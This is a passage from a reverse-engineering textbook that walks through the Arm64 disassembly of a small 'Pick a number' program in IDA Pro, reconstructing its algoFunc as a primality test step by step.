880: 14000024      b     910 <algoFunc+0xac>
884: b9401fe0      ldr   w0, [sp, #28]
888: 7100041f      cmp   w0, #0x1
88c: 540000ad      b.le  8a0 <algoFunc+0x3c>
890: b9401fe0      ldr   w0, [sp, #28]
894: 12000000      and   w0, w0, #0x1
898: 7100001f      cmp   w0, #0x0
89c: 54000061      b.ne  8a8 <algoFunc+0x44> // b.any
8a0: 52800000      mov   w0, #0x0
// #0
8a4: 1400001b      b     910 <algoFunc+0xac>
8a8: b9401fe0      ldr   w0, [sp, #28]
8ac: 1e620000      scvtf d0, w0

```

```

8b0: 97ffff90      bl     6f0 <sqrt@plt>
8b4: fd0013e0      str    d0, [sp, #32]
8b8: 52800060      mov    w0, #0x3
// #3
8bc: b9002fe0      str    w0, [sp, #44]
8c0: 1400000e      b      8f8 <algoFunc+0x94>
8c4: b9401fe0      ldr    w0, [sp, #28]
8c8: b9402fe1      ldr    w1, [sp, #44]
8cc: 1ac10c02      sdiv   w2, w0, w1
8d0: b9402fe1      ldr    w1, [sp, #44]
8d4: 1b017c41      mul    w1, w2, w1
8d8: 4b010000      sub    w0, w0, w1
8dc: 7100001f      cmp    w0, #0x0
8e0: 54000061      b.ne   8ec <algoFunc+0x88> // b.any
8e4: 52800000      mov    w0, #0x0
// #0
8e8: 1400000a      b      910 <algoFunc+0xac>
8ec: b9402fe0      ldr    w0, [sp, #44]
8f0: 11000800      add    w0, w0, #0x2
8f4: b9002fe0      str    w0, [sp, #44]
8f8: b9402fe0      ldr    w0, [sp, #44]
8fc: 1e620000      scvtf  d0, w0
900: fd4013e1      ldr    d1, [sp, #32]
904: 1e602030      fcmpe d1, d0
908: 54fffdea      b.ge   8c4 <algoFunc+0x60> //
b.tcont
90c: 52800020      mov    w0, #0x1
// #1
910: a8c37bfd      ldp    x29, x30, [sp], #48
914: d65f03c0      ret

```

Before we dive into the `algoFunc` algorithm, it's important to identify the arguments the caller function (in this case, `main`) passes to this function.

In [Figure 10.39](#), we can see the `main` function and three local variables referenced within the stack frame. These are labeled `var_x`, where `x` is the hexadecimal offset of the location within the stack frame.

```
; Attributes: bp-based frame fpd=0x20

; int __cdecl main(int argc, const char **argv, const char **envp)
EXPORT main
main

var_20= -0x20
var_8= -8
var_1= -1

; __ unwind {
STP      X29, X30, [SP,#var_20]!
MOV      X29, SP
ADRL    X0, aPickANumber ; "Pick a number: "
BL       .printf
ADD      X0, SP, #0x20+var_8
MOV      X1, X0
ADRL    X0, aD ; "%d"
BL       __isoc99_scanf
LDR      W0, [SP,#0x20+var_8]
BL       algoFunc
STRB    W0, [SP,#0x20+var_1]
LDRB    W0, [SP,#0x20+var_1]
CMP      W0, #0
B.EQ    loc_968
```

Figure 10.39: Disassembly view of the `main` function

The first function call is a call to `printf`, which prints the “Pick a number” string. This string has the label `aPickANumber` assigned to its location, which is loaded into `x0` by the `ADRL` instruction and serves as the argument to the `printf` call.

The `scanf` call takes two arguments, which are set up in registers `x0` and `x1`. After the three instructions following the `printf` call are executed, the first argument (`x0`) points to the format descriptor `%d`, and the second argument (`x1`) contains the stack address where the user input will be stored.

After the `scanf` call is executed, the program loads the user input from its dedicated stack location `[SP, #0x20+var_8]` into register `w0`. The function `algoFunc` takes only one argument, which is the user input in `w0`.

When `algoFunc` returns, one byte of the return value is stored on the stack and compared to the number 0. If the return value is 0, the program branches to the instruction block that prints a string saying the number does not meet the conditions; see the right instruction block in [Figure 10.40](#). If the return value is 1, the program branches to the instruction block that returns “The answer is Yes!”

```
; Attributes: bp-based frame fpd=0x20

; int __cdecl main(int argc, const char **argv, const char **envp)
EXPORT main
main

var_20= -0x20
var_8= -8
var_1= -1

; _ unwind {
STP      X29, X30, [SP,#var_20]!
MOV      X29, SP
ADRL    X0, aPickANumber ; "Pick a number: "
BL       .printf
ADD      X0, SP, #0x20+var_8
MOV      X1, X0
ADRL    X0, aD ; "%d"
BL       __isoc99_scanf
LDR      W0, [SP,#0x20+var_8]
BL       algoFunc
STRB    W0, [SP,#0x20+var_1]
LDRB    W0, [SP,#0x20+var_1]
CMP      W0, #0
B.EQ    loc_968
```

```
ADRL    X0, aTheAnswerIsYes ; "The answer is Yes!"
BL       .puts
B       loc_97C
```

```
loc_968
LDR      W0, [SP,#0x20+var_8]
MOV      W1, W0
ADRL    X0, aDoesNotMeetTh ; "%d does not meet the conditions.\n"
BL       .printf
```

```
loc_97C
MOV      W0, #0
LDP      X29, X30, [SP+0x20+var_20],#0x20
RET
; } // starts at 918
; End of function main
```

[Figure 10.40:](#) Conditional branch based on the return value of algoFunc

We want to reconstruct the algorithm behind the `algoFunc` function and figure out which numbers it expects in order to print the string telling us that our answer is correct. The `algoFunc` function has the control flow graph shown in [Figure 10.41](#).




Figure 10.41: Control flow graph of the `algoFunc` function

Let's start dissecting its logic. In [Figure 10.42](#) you can see that IDA assigned labels to four different local variables it will use throughout this function. The first, `var_30`, is the location where it preserves the original values of `x29` and `x30` on the stack using an `STP` instruction. The location of the user input that was passed to this function via `w0` is labeled `var_14`.

```
algoFunc ; CODE XREF: main+2C↓p

var_30      = -0x30
var_14      = -0x14
var_10      = -0x10
var_4       = -4

; __unwind {
    STP      X29, X30, [SP,#var_30]!
    MOV      X29, SP
    STR      W0, [SP,#0x30+var_14]
    LDR      W0, [SP,#0x30+var_14]
    CMP      W0, #2
    B.NE    loc_884
    MOV      W0, #1
    B       loc_910 ; return 1
```

Figure 10.42: Local variable labels assigned by IDA Pro

At this point, we don't have enough information to conclude what `var_10` and `var_4` are used for. After the user input is stored on the stack, the `CMP` instruction compares it to the number 2, followed by a branch to the `loc_884` instruction block if the result is not equal (`NE`). If the user input is equal to 2, register `w0` is set to 1, and the program branches to the `loc_910` instruction block, which is responsible for returning to the main function and passing the return value via `w0`.

So far, we have derived the following information:

`var_14` corresponds to the user input.

`var_30` is where `x29` and `x30` are stored inside the stack frame.

The subroutine returns with return value 1 if the user input is equal to 2.

This means our first piece of pseudocode is as follows:

```
if ( x == 2 )
    return 1;
```

After the user input is stored on the stack, the `CMP` instruction compares it to the number 2, followed by the `B.NE` instruction that branches to the `loc_884` instruction block if the `NE` (not equal) condition is met. In other words, if the value in `w0` is not 2, the program branches to the instruction block on the right.

Let's pick an arbitrary number to help with our computation: 14. In this case, the program branches to `loc_884`, since the numbers 14 and 2 are not equal.

Here, the user input is loaded into `w0` and compared to 1. If the value in `w0` is less or equal (`LE`) to 1, the program branches to `loc_8A0`. As you can see in [Figure 10.43](#), this is not the instruction block we want to end up in, because it sets `w0` to 0 and branches to `loc_910`, which returns to the main function. Remember, if `algoFunc` returns 0, it means that our input was not correct.

In our case, 14 is not less than or equal to 1, so we continue with the `LDR` instruction after the branch. Before we reach the next branch instruction, an `AND 1` operation is applied to our input and compared to 0.

```

loc_884          ; CODE XREF: algoFunc+14↑j
    LDR      W0, [SP,#0x30+input]
    CMP      W0, #1
    B.LE   loc_8A0
    LDR      W0, [SP,#0x30+input]
    AND      W0, W0, #1
    CMP      W0, #0
    B.NE   loc_8A8

loc_8A0          ; CODE XREF: algoFunc+28↑j
    MOV      W0, #0
    B       loc_910

```

Figure 10.43: loc_8A0

If we apply that to our number 14, the result of the `AND` operation is 0. This means the `B.NE` branch is not taken, and we end up branching to the `loc_910` instruction block, which returns to the main function with the return value 0. Now we know that our number 14 does not meet the criteria of the algorithm. Other than that, this is what we know so far:

Number 2 is a correct value.

The number must be greater than 1.

Operation $x \& 1$ must not return 0.

Since we want to avoid returning to the `main` function with a return value of 0, let's keep track of the logic that leads to it. We can summarize the logic we have gathered with the following pseudocode:

```

if ( x == 2 )
    return 1;

if (x <= 1 || (x & 1) == 0)

```

```
    return 0;
```

Or alternatively with this:

```
if ( x == 2 )
    return 1;

if (x <= 1 || (x % 2) == 0)
    return 0;
```

We know that 2 is one of the correct numbers. But what other conditions must our number meet to end up with a return value of 1?

Let's start at the end of the `algoFunc` function and trace how we end up with a return value of 1. In [Figure 10.44](#) you can see that to reach the block that sets the return value to 1, we need to branch to the `loc_8A8` instruction block, which branches to `loc_8F8`. From there, the `B.GE` branch must return false (right arrow) and branch to the `MOV` instruction that sets the return value to 1. At this point, we have no idea how to get there, so let's approach this step-by-step.




Figure 10.44: Branching to the loc_8A8 instruction block

Remember the AND 1 operation our number (14) didn't pass? Let's pick a different number and use it to continue the computation. In this case, number 13 would meet the criteria we have uncovered so far because $13 \& 1 = 1$. We land in the loc_8A8 instruction block and are presented with an instruction we don't recognize: SCVTF.

You learned the most common instructions in this book, but you will still encounter instructions you have never seen. In which case it is useful to have the Arm manual handy. Looking at the Arm manual, we can find two variations of the SCVTF instruction⁸ (see [Figure 10.45](#)).

SCVTF	Signed integer scalar convert to floating-point, using the current rounding mode (scalar form)	SCVTF (scalar, integer) on page C7-1931
	Signed fixed-point convert to floating-point, using the current rounding mode (scalar form)	SCVTF (scalar, fixed-point) on page C7-1929

Figure 10.45: SCVTF instruction

One of the ways to figure out which one of these two instruction variants is the right one is to look at the syntax. In our case, this instruction uses D0 as a destination register and W0 as the source register, without an immediate value in the syntax. This means the SCVTF (scalar, integer) instruction and its 32-bit double-precision variant is our match. The description says the following⁹:

`SCVTF (scalar, integer)`

Signed integer Convert to Floating-point (scalar). This instruction converts the signed integer value in the general-purpose source register to a floating-point value using the rounding mode that is specified by the FPCR, and writes the result to the SIMD&FP destination register.

There are 32 floating-point registers, numbered from 0 to 31. They can be labeled as `Q0`, `D0`, `S0`, or `H0`. In our case, `D0` represents a 64-bit, C `double` and `long double`. While that seems pretty complicated, we don't have to go into all the details to understand what's going on here. We know that `SCVTF` is a floating-point conversion instruction that converts a signed integer from the source register (`w0`) to a 64-bit double. This makes sense when we consider that the next instruction call is to the `sqrt` function that computes the square root of our input and returns a floating-point result. We can rename this instruction block to `compute_sqrt`, and the label `var_10` to `sqrtX` since we know that this is where its result is stored.

The result of `sqrt(13)` is 3.60...and it's stored on the stack. As you can see in [Figure 10.46](#), the `MOV` instruction sets register `w0` to 3 (unrelated to our result) and stores this value on the stack. We continue with an unconditional branch to the next instruction block, `loc_8F8`.

```

compute_sqrt
LDR      W0, [SP,#0x30+input]
SCVTF   D0, W0 ; convert input x to floating-point
BL       .sqrt
STR      D0, [SP,#0x30+sqrtX] ; store result (3.6) on stack
MOV      W0, #3
STR      W0, [SP,#0x30+var_4] ; store 3 on stack
B       loc_8F8

loc_8F8
LDR      W0, [SP,#0x30+var_4]
SCVTF   D0, W0 ; convert 3 to floating-point
LDR      D1, [SP,#0x30+sqrtX] ; load 3.6 into D1
FCMPE   D1, D0 ; compare 3.6 to 3.0
B.GE    loc_8C4

```

Figure 10.46: Instruction block to compute the *sqrt*

We reach another instance of the `SCVTF` instruction, which converts the value 3 to its floating-point form. The `LDR` instruction loads our previous `sqrt` result into `D1`, followed by a `FCMPE` [10](#) instruction, which compares the two floating-point values in `D0` and `D1`. If our `sqrt` result is greater than or equal (`GE`) to 3, we enter the next instruction block. In summary:

Store result of `sqrt(13)` on stack.

Store integer 3 on stack.

Convert integer 3 to floating-point.

Compare the floating-point versions of `sqrt` result and 3.

If greater or equal, branch to `loc_8C4`.

Let's try to figure out the purpose of comparing our result to the number 3. What is this value used for? If we zoom out and look at the instruction blocks in [Figure 10.47](#), we can see other instances where the value stored at the `var_4` location is accessed.

```
compute_sqrt
LDR      W0, [SP,#0x30+input]
SCVTF   D0, W0 ; convert input x to floating-point
BL       .sqrt
STR      D0, [SP,#0x30+sqrtX] ; store result (3.6) on stack
MOV      W0, #3 ; set W0 to 3
STR      W0, [SP,#0x30+var_4] ; store 3 on stack
B       loc_8F8
```

```
loc_8F8
LDR      W0, [SP,#0x30+var_4]
SCVTF   D0, W0 ; convert 3 to floating-point
LDR      D1, [SP,#0x30+sqrtX] ; load 3.6 into D1
FCMPE   D1, D0 ; compare 3.6 to 3.0
B.GE    loc_8C4
```

```
loc_8C4
LDR      W0, [SP,#0x30+input]
LDR      W1, [SP,#0x30+var_4]
SDIV    W2, W0, W1
LDR      W1, [SP,#0x30+var_4]
MUL     W1, W2, W1
SUB    W0, W0, W1
CMP     W0, #0
B.NE    loc_8EC
```

```
W0, #0
loc_910
```

```
MOV      W0, #1
```

```
loc_8EC
```

```
LDR      W0, [SP,#0x30+var_4]
ADD     W0, W0, #2 ; W0 = 3 + 2 = 5
STR      W0, [SP,#0x30+var_4]
```

Figure 10.47: Other instances where the `var_4` value is being accessed

Let's start with the `loc_8F8` instruction block. It ends with a comparison followed by a branch based on whether the `sqrtX` value is greater or equal (`GE`) to the `var_4` value. If true, we reach the `loc_8C4` instruction block, which performs some calculations with the input value and the `var_4` value. If the result of this calculation is not equal (`NE`) to 0, we branch to `loc_8EC` (bottom-right block). The sole purpose of `loc_8EC` is to increment the value stored at `var_4` by 2 and immediately loop back to the `loc_8F8` instruction block. Without getting into the details of what's happening in between, we get the logic shown in [Figure 10.48](#).

compare sqrtX to var_4

if sqrtX >= var_4



do some calculation with
input and var_4

if result != 0



increment var_4 by 2

Figure 10.48: Logic

Could `var_4` be the counter of a `for` loop? This makes sense, since the `compute_sqrt` block sets `var_4` to a fixed number (3), which is then processed and incremented for as long as a certain condition is met. This condition can be summarized as follows:

```
For (i = 3; sqrtX>= i; i += 2)
```

For better readability, we can rename `loc_8F8` to `for_loop_condition`, `loc_8EC` to `increment_i`, and `var_4` to `i`. Remember, looping instruction blocks are marked with bold blue arrows in IDA Pro. In this case, it is the rightmost arrow starting at the `increment_i` block and pointing to the `for_loop_condition` block.

Let's move on to the logic of the `loc_8C4` instruction block. This block begins by setting `w0` to the value of our `input` and `w1` to the value of `i`, as shown in [Figure 10.49](#).

compute_sqrt

```
LDR      W0, [SP,#0x30+input]
SCVTF    D0, W0 ; convert input x to floating-point
BL       .sqrt
STR      D0, [SP,#0x30+sqrtX] ; store result (3.6) on stack
MOV      W0, #3 ; set W0 to 3
STR      W0, [SP,#0x30+i] ; store 3 on stack
B       for_loop_condition
```

for_loop_condition

```
LDR      W0, [SP,#0x30+i]
SCVTF    D0, W0 ; convert 3 to floating-point
LDR      D1, [SP,#0x30+sqrtX] ; load 3.6 into D1
FCMPE   D1, D0 ; compare 3.6 to 3.0
B.GE    loc_8C4
```

loc_8C4

```
LDR      W0, [SP,#0x30+input]
LDR      W1, [SP,#0x30+i]
SDIV    W2, W0, W1 ; W2 = input / i
LDR      W1, [SP,#0x30+i] ; W1 = i
MUL      W1, W2, W1 ; W1 = i * W2
SUB     W0, W0, W1 ; W0 = input - W1
CMP      W0, #0
B.NE    increment_i ; result != 0?
```

```
MOV      W0, #0
B       loc_910
```

```
MOV      W0, #1
```

increment_i

```
LDR      W0, [SP,#0x30+i]
ADD      W0, W0, #2 ; W0 = 3 + 2 = 5
STR      W0, [SP,#0x30+i]
```

Figure 10.49: loc_8C4 instruction block with surrounding context

The SDIV instruction divides the input (w_0) by i (w_1) and writes the result into destination register w_2 . Then, the MUL instruction multiplies the result of this division by i and writes the product to destination register w_1 . This product is then subtracted from our input value, and the result is written to register w_0 . In our example, the computation is as follows:

```
13 / 3 = 4 ; X = input / i  
4 * 3 = 12 ; Y = X * i  
13 - 12 = 1 ; Z = input - Y
```

The loc_8C4 instruction block ends with a CMP instruction and a conditional branch. It checks if the result (w_0) is not equal (NE) to 0 and branches to the increment_i block if this condition is true. Another way of summarizing this logic is as follows:

```
if ( x == x / i * i )  
    return 0;
```

Keep in mind that this instruction block is not working with floating-point values; otherwise, the result would be different.

If you are familiar with modulo operations, this will look familiar to you. The previous logic is equivalent to the following:

```
if ( x % i == 0 )  
    return 0;
```

If the result is equal to 0, the function returns with a return value of 0. If the result is not equal to 0, it increments i by 2 and continues with the for_loop_condition block. This block compares the floating-point values of our `sqrt(x)` result (3.6) and the new counter (5) and continues if our `sqrt(x)` result is greater than or equal to the new counter (5).

```
sqrtX = sqrt(x)  
for (i = 3; sqrtX >= (double)i; i += 2) {
```

```
    if (x % i == 0)
        return 0;
}
```

Since 3.6 is not greater than 5.0, we branch to the `MOV` instruction that finally sets our return value to 1. We can summarize the logic of these instruction blocks with the illustration in [Figure 10.50](#).

